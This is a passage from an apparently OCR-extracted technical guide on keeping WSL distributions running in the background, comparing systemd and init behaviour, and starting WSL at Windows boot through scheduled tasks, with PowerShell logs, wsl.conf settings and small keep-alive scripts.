Ubuntu.exe help in Windows 10. Little works. In Windows 11, they have removed the parameters that are no longer used.

Interestingly, very little of what's promised actually works. If you type "Ubuntu config," an Ubuntu screen will appear, but without configuration. Installing with a YAML file also doesn't work in my case. However, functionalities such as changing users and executing commands are possible. In Windows 11, this has been fixed and the help only shows the working commands.

Keeping distribution and processes alive

There's an elephant in the room when discussing WSL that few notice until they actually use the distributions for something "serious." It's that as soon as you consider how to make real use of it, questions will arise about how to run the distribution permanently, how to start it when Windows boots, or if at some point the virtualization process can die and the system crashes. These are perfectly legitimate questions that are not easy to answer.

For example, my personal experience is that WSL distributions don't handle system suspensions and hibernations well. They struggle to recover, if they don't die completely. And not many people talk about it. This is (once again) because they don't have access to the hardware, which complicates their behavior. It's known that those who have wanted to install a desktop environment like Xubuntu or Kubuntu, the first thing they must do is disable or not install ACPI (Advanced Configuration and Power Interface). Anything related to power or direct hardware access in WSL will be a problem.

Let's address the first big question. How to run processes in the background? Well, there's good news and bad news. In principle, it's possible, but not in a completely native way. In fact, there's quite a bit of controversy surrounding this issue.


Let's start with the official stance. As of Windows 17046, you shouldn't need to have the distribution console open in the foreground to continue executing a command. For a while now, you can add scheduled tasks, both from the Windows Task Scheduler and from the distribution itself. In other words, commands can be launched without necessarily seeing them. And they will continue to execute until they finish their task. What happens when the command finishes? When Windows checks that a distribution is idle, it will soon stop working. But what about services? Does the distribution stay alive running a service and not a command? Initially, yes. But when support for systemd came out, it was warned that services in systemd would not keep the distribution alive, but that services would

stay alive in the background "as usual"[25]. And what is usual? The link it refers to (from 2017) doesn't delve too much into the matter either. It's the users themselves who have investigated more about it[26].

Let's start from a premise: if a command is launched or the window is closed, after a few seconds or when the command's work is finished, the distribution will stop. In general, after a minute of not using it, Hyper-V will take care of killing the distributions. To know if a distribution is stopped or active, you should use this command:

```
PS C:\Windows\System32> wsl -l -v
  NAME                   STATE           VERSION
* Ubuntu                 Stopped         2
  kali-linux             Stopped         2
  Ubuntu-22.04           Stopped         2
```

Let's test that a process launched in the background is maintained when a new distribution window is opened and even when the original one is closed. To launch this process and have it survive the console, you can use tmux or nohup. In this case, we're launching an infinite ping.



Launching a command with nohup and seeing if the distribution dies or not

When I close the first console in the background, the ping will continue. Even when I close the second console showing htop, it will also continue. But it's one thing for the command to survive, and another for the distribution to keep running. In other words, this command won't keep the distribution running indefinitely. At some point, the distribution will stop and the command will be ready (dormant) for when it returns. In other words, it won't keep the distribution alive, but after

[25] https://devblogs.microsoft.com/commandline/systemd-support-is-now-available-in-wsl/
[26] https://askubuntu.com/questions/1435938/is-it-possible-to-run-a-wsl-app-in-the-background

launching an interactive session or bringing up the distribution to process something, the command will still be there.

We can check this either with "wsl -l -v" because the distribution will continue running, or by launching this command in the distribution to see the active processes:

```
wsl --exec ps -aux
```

In my case, I've filtered:

```
wsl --exec ps -aux | findstr "ping"
```

What happens if we kill the distribution with a shutdown and restart it? Logically, the command won't survive. Therefore, the distribution remembers the launched commands but these commands are not capable of keeping the distribution instance "Running". And what about services, will they be able to keep the distribution active? If not, it would be very impractical to have nginx, Apache or OpenSSH in WSL if they were to crash frequently.

Now if we start a daemon with service (linked to initd) or systemctl (linked to systemd), we'll have a similar but different effect. For example, we could equally check if we launch the RDP service in two different ways:

```
sudo service xrdp start
```

or with another method:

```
sudo systemctl start xrdp
```

If we bring up the system again using any method, from starting the console to querying or executing a command (this will ephemerally bring up the distribution), the service will start up again. But it won't be able to keep the distribution alive.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Stopped         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec ps -aux | findstr "xrdp"
root         260  0.0  0.1   9208  2428 ?        S    12:09   0:00 /usr/sbin/xrdp-sesman
xrdp         300  0.0  0.0   9276   728 ?        S    12:09   0:00 /usr/sbin/xrdp
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Stopped         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

The distribution is running. I stop it and check that it has stopped. I look for whether the service is running, and the distribution comes up... but it's ephemeral. When I check again if it's running, it's not.

Therefore, in principle, whenever systemd is activated, neither commands nor services (whether linked to initd or systemd) keep the distribution alive, but as soon as they are brought up again, the services and commands are still there. This is a problem for certain services. There's a lot of discussion on networks about this issue, but at least, it was more or less concluded that everything that depended on initd kept the instance active. And everything that depended on systemd didn't keep it alive. Solution? Several.

Disable systemd

In /etc/wsl.conf add:

```
[boot]

systemd=false
```

Now, we can:

```
sudo service xrdp start
```

And the distribution will remain "Running" all the time.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Stopped         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec sudo service xrdp start
[sudo] password for sergio:
 * Starting Remote Desktop Protocol server
PS C:\Windows\System32\WindowsPowerShell\v1.0> date

domingo, 5 de noviembre de 2023 13:19:47


PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> date

domingo, 5 de noviembre de 2023 13:21:17


PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

I stop the distribution. I execute the service launch. I check if it's alive. Several minutes later, the distribution is still alive.

If we do the same with systemd = true...

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Stopped         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec sudo service xrdp start
[sudo] password for sergio:
PS C:\Windows\System32\WindowsPowerShell\v1.0> date

domingo, 5 de noviembre de 2023 13:22:56


PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> date

domingo, 5 de noviembre de 2023 13:24:01


PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Stopped         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

I stop the distribution. I execute the service launch. I check if it's alive. Several minutes later, the distribution is not still alive.

The reason, as I said, is that while the service hangs from initd (because systemd is not enabled) the instance will stay alive thanks to it.

```
> wsl -e ps axjff
UID    TIME COMMAND
  0    0:00 /init
  0    0:00 plan9 --control-socket 5 --log-level 4
  0    0:00 /init
  0    0:00  \_ /usr/sbin/xrdp-sesman
129    0:00  \_ /usr/sbin/xrdp
  0    0:00 /init
  0    0:00  \_ /init
1000   0:00      \_ ps axjff
```

Xrdp hangs from init.d, which will keep the distribution alive

Okay, systemd prevents the distribution from staying alive even if a service has started. So again, the question arises: What if I need systemd enabled because some program depends on it?

Other tricks with systemd

If you need to have systemd enabled, services started with it will not keep the distribution alive. A simple trick is to create a program that opens a console invisibly in Windows. This will keep the instance "Running" and with it all services even if systemd is active. Let's compare this sequence with the one in the previous image.

```
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --shutdown
PS C:\Windows\System32\WindowsPowerShell\v1.0> C:\Users\Sergio\Desktop\wsl.vbs
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --exec sudo service xrdp start
[sudo] password for sergio:
PS C:\Windows\System32\WindowsPowerShell\v1.0> date

domingo, 5 de noviembre de 2023 13:28:09


PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> date

domingo, 5 de noviembre de 2023 13:29:02


PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl -l -v
  NAME            STATE           VERSION
* Ubuntu          Running         2
  kali-linux      Stopped         2
  Ubuntu-22.04    Stopped         2
PS C:\Windows\System32\WindowsPowerShell\v1.0> type C:\Users\Sergio\Desktop\wsl.vbs
Set shell = CreateObject("WScript.Shell")
shell.Run "wsl", 0
PS C:\Windows\System32\WindowsPowerShell\v1.0> tasklist | findstr "wsl"
wslservice.exe                6756 Services                   0    23.476 KB
wslhost.exe                   8088 Console                    1    10.136 KB
wslrelay.exe                 22284 Console                    1     7.852 KB
wslhost.exe                  23640 Console                    1     9.332 KB
wsl.exe                      26656 Console                    1    11.508 KB
wslhost.exe                  21480 Console                    1     9.212 KB
PS C:\Windows\System32\WindowsPowerShell\v1.0>
```

I stop the distribution. I start an empty window. I run a service. Although I'm with systemd, the distribution is still alive (not thanks to the service but to the invisible window).

We see that by launching the VBS program, which simply launches a WSL (default distribution console) in Windows, the xrdp service and the distribution remain alive after a while. The VBS program is as simple as this:


```
Set shell = CreateObject("WScript.Shell")

shell.Run "wsl", 0
```

Another way to achieve this effect is the opposite: execute an infinite script in the Linux distribution. Any script that simply waits for a while and hangs from initd will serve us. For example:

```
#!/bin/sh

while true

do

  sleep 1s

done
```


We launch it with:

```
nohup ./wf.sh > /dev/null &
```



Running a loop that will hang from initd

The distribution will always stay up, thanks to the fact that, as you see in the image, there is a bash hanging from init[27].



As long as the bash hangs from init... the distribution will stay alive. I can see this with the command

As soon as I kill this script (with a kill -9 726 in this case)... the instance will stop. And why is the initd process still there if we're using systemd? As I mentioned in the previous section "Startup: The Difficult One", initd is always in WSL. When systemd is activated, it doesn't replace it, but complements it.

A final way to keep the distribution alive is one that I have experimented with myself and haven't seen anywhere else. It involves interacting with the distribution files through Windows' P9. If you


[27] https://github.com/microsoft/WSL/issues/8854

manage to "interact" with the files or with a file, the distribution will keep running. For example, I made a simple script like this in BAT:

```
:keep
 dir \\wsl.localhost\Ubuntu\home\sergio
 dir \\wsl.localhost\kali-linux\home\sergio
 timeout /t 14
goto keep
```

This simple system will keep both distributions up. The timeout is important (which simulates a sleep). If it's greater than 15 seconds, you run the risk of some distribution stopping. Experimentally, I've found that with 15 there can be problems, waiting 16 seconds or more, it's certain that some distribution stops. Less than 15 seconds keeps any distribution alive, and Windows won't stop it.

A variant of this formula is to keep a file open, but not with any program. It must be a program that keeps a handle open with the file constantly. Notepad doesn't work for us, because it opens the file and releases it. The proof is that you can delete it even with Notepad open. For example, something very simple is to keep a Docx file open with Word, and hosted at some point in the distribution. This will also keep the distribution up.



It is not comfortable, but it is not a drama to keep an open file...

This is because, if the service wants to shut down the distribution (it understands that there's no open bash), it first asks the 9P server if there's any file "being used". If so, it won't kill it.


Another valid formula in Windows 11 (and only in Windows 11) is that it allows you to do this in /etc/wsl.conf:

```
[boot]

command = service start xrdp
```

But keep in mind that this command won't keep the instance alive. Therefore, it's better to add a trick like the ones we've seen (infinite script hanging from initd) previously in that same boot that will do it.

Another problem that can arise is time. The clock of the distributions can fall behind when Windows or the distributions themselves go to sleep. This is a known issue[28] that can be solved by considering periodic NTP synchronization. The most accepted countermeasure is simply installing the timesyncd service with systemd:

```
sudo apt install systemd-timesyncd

sudo systemctl edit systemd-timesyncd
```



Schematic summary of behavior depending on whether systemd or initd is used

Starting the distribution at boot

Although it may seem strange, this is complex. WSL can start without problems when you log in (officially, this session is Windows session 1), but it's not so simple to run it in session 0 (this is the session where programs run before any user logs into Windows and doesn't interact with the

[28] https://github.com/microsoft/WSL/issues/8204

desktop). Session 0 is not visible, session 1 only starts when you enter your password. Therefore, starting WSL at system startup (and not just at user startup) can be achieved fundamentally as a service or scheduled task. There's a lot of confusion in this regard, you'll see that many users have their particular trick to achieve it. This is because:

- There are differences between Windows 10 and 11.
- There are differences if your WSL comes directly from the Windows Store or if you've installed it as an executable.
- If you're in the WSL pre-release.
- Until recently, wsl.exe started without problems in session 0, but it broke at some point in 2022 with some patch. It hasn't been operational again until the September 2023 version[29].

Imagine the number of possible variables. Even so, it requires some explanation. Let's try to launch a command or service from WSL as soon as Windows starts, without any user logging in.

The first step is to use the "command" command within [boot] of wsl.conf to start whatever you want in the distribution. For testing, you can choose the "touch" command with any file. If it exists later in the system with the time it started, it means the distribution has started. Remember that "command" in [boot] works slightly differently in Windows 10 and 11.

The second step is to start WSL itself after Windows starts. To start something without a user having an open session (in session 0), the possibilities are basically to start a service or schedule a task. The most widespread is to use the task scheduler and create a task at startup that calls WSL.exe to "lift" the complete virtual. Here, if you don't specify anything, the default distribution will start and in turn trigger the "command" it contains in its "boot".


What task and how should it be scheduled? There are several to choose from. But this in turn has a problem. To create a task that starts without anyone logged in, the user must be an administrator. And the administrator won't necessarily have access to the user's distributions. So, what do we do? If you do everything as an administrator you won't have much problem, but if you're sensible and avoid this situation, a previous step must be taken.

The general idea is:

- Prepare the user.
- Create a task as administrator but for that user, to be started at system startup.
- The action this task triggers can be:
    - Calling a BAT, PowerShell, VBS... or wsl.exe
    - Invoking a specific instance in them.
- That specific instance has a boot command in its wsl.conf that starts what we need.


First, add the non-privileged user to the "Log on as a batch job" policy. This has some risk, but minor.

[29] https://github.com/microsoft/WSL/issues/8835




Meter al usuario para que pueda crear tareas en la sesión 0, en el inicio de Windows

Next, we go to the scheduled task. It is started as administrator. And it is configured as shown in the image.




Setting up a task

The trigger will be "at system startup" and for the action, as indicated, there are several options. Let's go with the "canonical" one that started working again in September 2023.

